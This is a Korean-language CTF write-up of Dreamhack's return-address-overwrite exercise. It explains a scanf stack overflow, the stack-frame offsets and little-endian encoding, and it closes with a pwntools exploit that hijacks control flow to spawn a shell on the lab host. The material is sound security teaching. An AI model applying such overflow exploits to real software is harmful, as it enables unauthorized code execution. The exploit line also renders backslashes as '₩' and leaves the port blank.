Dreamhack Return Address Overwrite Writeup

```c
void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```

제공되는 rao.c 소스코드이다.

취약점은 scanf("%s", buf)에 있다. %s를 사용했기 때문에 버퍼 오버플로우가 발생할 수 있다.

이 예제에서는 크기가 0x28인 버퍼에 scanf("%s", buf)로 입력을 받으므로 입력을 길게 준다면 버퍼 오버플로우를 발생시켜서 main함수의 반환 주소를 덮을 수 있다.

```
yuna@yuna-virtual-machine:~$ gcc -o rao rao.c -fno-stack-protector -no-pie
yuna@yuna-virtual-machine:~$ ./rao
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

이렇게 버퍼 오버플로우를 발생시키면 Segmentation fault라는 에러가 출력된다. 이는 프로그램이 잘못된 메모리 주소에 접근했다는 의미이며, 프로그램에 버그가 발생했다는 신호이다.

뒤의 (core dumped)는 코어 파일을 생성했다는 것으로, 프로그램이 비정상 종료됐을 때, 디버깅을 돕기 위해 운영체제가 생성해주는 것이다.

```
AttributeError: 'Application' object has no attribute 'set_solution_provider_rep
ository'. Did you mean: '_get_solution_provider_repository'?
pwndbg: loaded 174 pwndbg commands and 45 shell commands. Type pwndbg [--shell |
 --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $bn_sym, $bn_var, $bn_eval, $ida GDB f
unctions (can be used with print/break)
Reading symbols from rao...
(No debugging symbols found in rao)
```

Gdb가 제대로 실행이 되지 않아 해당 문제로 실습하는 드림핵 강의의 내용 위주로 풀이를 정리했다.

1. 코어 파일 분석

db rao -c core 명령어로 코어 파일을 연다. 프로그램이 종료된 원인이 나타나고, 어떤 주소의 명령어를 실행하다가 문제가 발생했는지 보여준다.

컨텍스트에서 디스어셈블된 코드와 스택을 관찰하면 프로그램이 main 함수에서 반환하려고 하는데 스택 최상단에 저장된 값이 입력값의 일부인 0x4141414141414141('AAAAAAAA') 라는 것을 알 수 있다. 이는 실행가능한 메모리의 주소가 아니므로 세그먼테이션 폴트가 발생한 것이다.


이 값이 원하는 코드 주소가 되도록 적절한 입력을 주면, main 함수에서 반환될 때 원하는 코드가 실행되도록 조작할 수 있을 것이다.

2. 스택 프레임 구조 파악

스택 버퍼에 오버플로우를 발생시켜서 반환주소를 덮으려면 우선 해당 버퍼가 스택 프레임의 어디에 위치하는지 조사해야 한다. 이를 위해 main의 어셈블리 코드를 살펴보아야 한다. 주목해서 봐야 할 코드는 scanf에 인자를 전달하는 부분이다.

이를 의사 코드로 표현하면 다음과 같다: scanf("%s", (rbp-0x30));

즉, 오버플로우를 발생시킬 버퍼는 rbp-0x30에 위치한다. 스택 프레임의 구조를 떠올려 보면 rbp에 스택 프레임 포인터(SFP)가 저장되고, rbp+0x8 에는 반환 주소가 저장된다. 이를 바탕으로 스택 프레임을 그려보면 다음 그림과 같다.



3. get_shell() 주소 확인

셸을 실행해주는 get_shell() 함수가 있으므로 이 함수의 주소로 main 함수의 반환 주소를 덮어서 셸을 획득할 수 있다.

get_shell() 의 주소를 찾기 위해 gdb를 사용하면 주소가 0x4006aa 임을 확인할 수 있다.

4. 페이로드 구성

페이로드는 세 부분으로 구성된다.

- ✧ "A" 0x30: 메모리의 버퍼 공간을 채우는 데이터로, 버퍼 오버플로우를 유도하기 위한 데이터로 채워진다.
- ✧ "B" 0x8: 저장된 프레임 포인터(SFP)를 덮어쓴다. 이 영역은 스택의 구조를 무너뜨리기 위해 사용된다.
- ✧ get_shell(): 반환 주소(return address)를 덮어쓰는 값이다. 공격자는 이 값에 악의적인 함수 주소를 삽입하여, 프로그램이 이 함수로 점프하도록 만든다. 여기서는 get_shell() 함수로 이동하도록 설정되었다.

스택 오버플로우 진행 과정은 다음과 같다.

1. 공격자는 메모리 버퍼를 초과하여 데이터를 주입함으로써 SFP와 반환 주소를 덮어쓴다.

2. 덮어쓴 반환 주소는 공격자가 의도한 함수(get_shell())로 설정되어 프로그램의 제어 흐름을 장악할 수 있게 된다.

5. 엔디언 적용

구성한 페이로드는 적절한 엔디언(Endian)을 적용해서 프로그램에 전달해야 한다.

리틀 엔디언에서는 데이터의 Most Significant Byte(MSB; 가장 왼쪽의 바이트)가 가장 높은 주소에 저장되고, 빅 엔디언에서는 데이터의 MSB가 가장 낮은 주소에 저장된다.

이 로드맵은 리틀 엔디언을 사용하는 인텔 x86-64아키텍처를 대상으로 하므로 get_shell()의 주소인 0x4006aa 은 "₩xaa₩x06₩x40₩x00₩x00₩x00₩x00₩x00" 로 전달되어야 한다.

6. 익스플로잇

다음과 같은 익스플로잇 코드를 사용하여 쉘을 획득할 수 있다.

```
from pwn import *


p = remote("host1.dreamhack.games", )

context.arch = "amd64"


payload = b'A'*0x30 + b'B'*0x8 + b'₩xaa₩x06₩x40₩x00₩x00₩x00₩x00₩x00'

p.sendafter("Input: ", payload)

p.interactive()
```